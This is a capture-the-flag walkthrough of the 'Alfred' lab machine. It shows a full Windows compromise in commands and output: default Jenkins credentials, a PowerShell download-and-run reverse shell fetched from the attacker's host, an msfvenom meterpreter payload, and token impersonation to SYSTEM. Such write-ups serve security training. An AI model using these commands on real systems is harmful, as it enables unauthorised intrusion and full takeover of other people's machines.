Alfred-Walkthrough

Task 1: Initial Access


Scan the victim without using ICMP (ping), using only TCP ports:

nmap -sCV -sT -Pn -v TARGET_IP


```
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
3389/tcp open  ms-wbt-server Microsoft Terminal Service
|_ssl-date: 2025-06-19T12:39:41+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: ALFRED
|   NetBIOS_Domain_Name: ALFRED
|   NetBIOS_Computer_Name: ALFRED
|   DNS_Domain_Name: alfred
|   DNS_Computer_Name: alfred
|   Product_Version: 6.1.7601
|_  System_Time: 2025-06-19T12:39:36+00:00
| ssl-cert: Subject: commonName=alfred
| Issuer: commonName=alfred
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2025-06-18T12:38:45
| Not valid after:  2025-12-18T12:38:45
| MD5:   0f57:2e54:e08f:d551:381f:b058:4ae8:a852
|_SHA-1: 309c:3797:8f35:ae8e:664f:d4c4:d2bc:d9aa:dab3:ca8e
8080/tcp open  http          Jetty 9.4.z-SNAPSHOT
| http-robots.txt: 1 disallowed entry
|_/
|_http-favicon: Unknown favicon MD5: 23E8C7BD78E8CD826C5A6073B15068B1
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

There are 3 open ports. We'll focus on ports **80** and **8080**, as they are accessible via a web browser.

On this port (80) there's only an email address




On port 8080 there is a login panel try to log in as admin:admin (default credentials)



One we are logged, click on project.

On the left panel, click **Configure**.




Use the following command to activate the reverse shell:

powershell iex (New-Object Net.WebClient).DownloadString('http://your-ip:your-port/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress your-ip -Port your-port

Apply and save configuration

Download the PowerShell script from GitHub:

https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1




Create a python server

Python3 -m http.server 8080

Start a Netcat listener (on the same port specified in the script):

nc -lvpn 8888

Now, go back to the web interface and click on build now



Check the terminal with the python server and the other one with the listener

```
┌──(fran㉿Frapp1e)-[~]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.8.193 - - [19/Jun/2025 11:44:45] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -
```

```
┌──(fran㉿Frapp1e)-[~]
└─$ nc -lvnp 8888
listening on [any] 8888 ...
connect to [10.9.1.50] from (UNKNOWN) [10.10.8.193] 49330
Windows PowerShell running as user bruce on ALFRED
Copyright (C) 2015 Microsoft Corporation. All rights reserved.
```

Navigate to C:\Users\bruce\Desktop and search for the flag

```
PS C:\Users\Bruce> cd Desktop
PS C:\Users\Bruce\Desktop> ls


    Directory: C:\Users\Bruce\Desktop


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a----        10/25/2019   11:22 PM         32 user.txt
```

Use cat user.txt to see the flag

```
PS C:\Users\Bruce\Desktop> cat user.txt
[redacted]
```

Task 2: Switching shells

To make the privilege escalation easier, let's switch to a meterpreter shell using the following process.

Use msfvenom to create a Windows meterpreter reverse shell using the following payload:

msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=IP LPORT=PORT -f exe -o shell-name.exe

```
┌──(fran㉿Frapp1e)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=10.9.1.50 LPORT=9999 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: shell.exe
```

After creating this payload, download it to the machine using the same method in the previous step:

powershell "(New-Object System.Net.WebClient).Downloadfile('http://your-thm-ip:8000/shell-name.exe','shell-name.exe')"

```
PS C:\Users\bruce\Desktop> powershell "(New-Object System.Net.WebClient).Downloadfile('http://10.9.1.50:8080/shell.exe','shell.exe')"


PS C:\Users\bruce\Desktop> PS C:\Users\bruce\Desktop> ls


    Directory: C:\Users\bruce\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/19/2025  10:52 AM          73802 shell.exe
-a----        10/25/2019  11:22 PM             32 user.txt
```

Open Metasploit

use exploit/multi/handler

set PAYLOAD windows/meterpreter/reverse_tcp

set LHOST 10.9.1.50

set LPORT 9999

run

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.9.1.50
LHOST ⇒ 10.9.1.50
msf6 exploit(multi/handler) > set LPORT 9999
LPORT ⇒ 9999
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.9.1.50:9999
```

Start shell.exe on the victim machine

Start-Process "shell.exe"

```
PS C:\Users\bruce\Desktop> Start-Process "shell.exe"
PS C:\Users\bruce\Desktop>
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.9.1.50
LHOST => 10.9.1.50
msf6 exploit(multi/handler) > set LPORT 9999
LPORT => 9999
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.9.1.50:9999
[*] Sending stage (177734 bytes) to 10.10.8.193
[*] Sending stage (177734 bytes) to 10.10.8.193
[*] Meterpreter session 1 opened (10.9.1.50:9999 -> 10.10.8.193:49554) at 2025-06-19 14:15:31 +0200

meterpreter > [*] Meterpreter session 2 opened (10.9.1.50:9999 -> 10.10.8.193:49550) at 2025-06-19 14:15:32 +0200

meterpreter >
```

You should now have a **Meterpreter session**.

Task 3: Privilege Escalation

Use the incognito module in Meterpreter:

```
meterpreter > use incognito
Loading extension incognito ... Success.
```

To check wich tokens are available, enter list_token -g

```
meterpreter > list_tokens -g

Delegation Tokens Available
============================================

\
BUILTIN\Administrators
BUILTIN\Users
NT AUTHORITY\Authenticated Users
NT AUTHORITY\NTLM Authentication
NT AUTHORITY\SERVICE
NT AUTHORITY\This Organization
NT AUTHORITY\WRITE RESTRICTED
NT SERVICE\AppHostSvc
NT SERVICE\AudioEndpointBuilder
NT SERVICE\AudioSrv
NT SERVICE\BFE
NT SERVICE\CertPropSvc
NT SERVICE\CryptSvc
NT SERVICE\CscService
NT SERVICE\DcomLaunch
NT SERVICE\Dhcp
NT SERVICE\Dnscache
NT SERVICE\DPS
NT SERVICE\eventlog
NT SERVICE\EventSystem
NT SERVICE\FDResPub
NT SERVICE\FontCache
NT SERVICE\iphlpsvc
NT SERVICE\LanmanServer
NT SERVICE\LanmanWorkstation
NT SERVICE\lmhosts
NT SERVICE\MpsSvc
```

Use the *impersonate_token "BUILTIN\Administrators"* command to impersonate the Administrators' token.


Then use getuid to see if you get administrator.

```
meterpreter > impersonate_token "BUILTIN\Administrators"
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Even though you have a higher privileged token, you may not have the permissions of a privileged user (this is due to the way Windows handles permissions - it uses the Primary Token of the process and not the impersonated token to determine what the process can or cannot do).

Ensure that you migrate to a process with correct permissions (the above question's answer). The safest process to pick is the services.exe process. First,


use the *ps* command to view processes and find the PID of the services.exe process. Migrate to this process using the command *migrate PID-OF-PROCESS*



```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 396   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\smss.exe
 444   664   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 524   516   csrss.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 544   524   conhost.exe           x64   0        alfred\bruce                  C:\Windows\System32\conhost.exe
 572   516   wininit.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\wininit.exe
 580   564   csrss.exe             x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 608   564   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 664   572   services.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\services.exe
 680   572   lsass.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 688   572   lsm.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsm.exe
 780   664   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 840   1124  shell.exe             x86   0        alfred\bruce                  C:\Users\bruce\Desktop\shell.exe
 856   664   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 928   608   LogonUI.exe           x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\LogonUI.exe
 948   664   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 992   664   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 1012  1840  cmd.exe               x86   0        alfred\bruce                  C:\Windows\SysWOW64\cmd.exe
 1016  664   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 1068  664   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 1124  1012  powershell.exe        x86   0        alfred\bruce                  C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershel
 1180  664   spoolsv.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1220  664   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1348  664   amazon-ssm-agent.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
 1448  664   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 1472  664   LiteAgent.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\Xentools\LiteAgent.exe
 1500  664   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1668  664   jenkins.exe           x64   0        alfred\bruce                  C:\Program Files (x86)\Jenkins\jenkins.exe
 1760  664   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 1840  1668  java.exe              x86   0        alfred\bruce                  C:\Program Files (x86)\Jenkins\jre\bin\java.exe
 1856  664   Ec2Config.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.e
 1924  524   conhost.exe           x64   0        alfred\bruce                  C:\Windows\System32\conhost.exe
 2052  664   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 2172  664   TrustedInstaller.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Windows\servicing\TrustedInstaller.exe
 2220  1124  shell.exe             x86   0        alfred\bruce                  C:\Users\bruce\Desktop\shell.exe
 2260  664   sppsvc.exe            x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\sppsvc.exe
 2308  664   SearchIndexer.exe     x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\SearchIndexer.exe
 2312  1124  shell.exe             x86   0        alfred\bruce                  C:\Users\bruce\Desktop\shell.exe
 2352  780   WmiPrvSE.exe          x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\wbem\WmiPrvSE.exe
 2648  1124  shell.exe             x86   0        alfred\bruce                  C:\Users\bruce\Desktop\shell.exe
 2800  1124  shell.exe             x86   0        alfred\bruce                  C:\Users\bruce\Desktop\shell.exe
 2860  664   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 2912  1124  shell.exe             x86   0        alfred\bruce                  C:\Users\bruce\Desktop\shell.exe
```




```
meterpreter > migrate 664
[*] Migrating from 2912 to 664...
[*] Migration completed successfully.
```

Read the root.txt file located at C:\Windows\System32\config

pwd

cd \config



```
meterpreter > pwd
C:\Windows\system32
meterpreter > cd \config
```

ls

cat root.txt

```
040777/rwxrwxrwx  4096      dir   2019-10-25 22:47:38 +0200  TxR
100666/rw-rw-rw-  70        fil   2019-10-26 13:36:00 +0200  root.txt
040777/rwxrwxrwx  4096      dir   2010-11-21 03:41:37 +0100  systemprofile

meterpreter > cat root.txt
[redacted]a
meterpreter >
```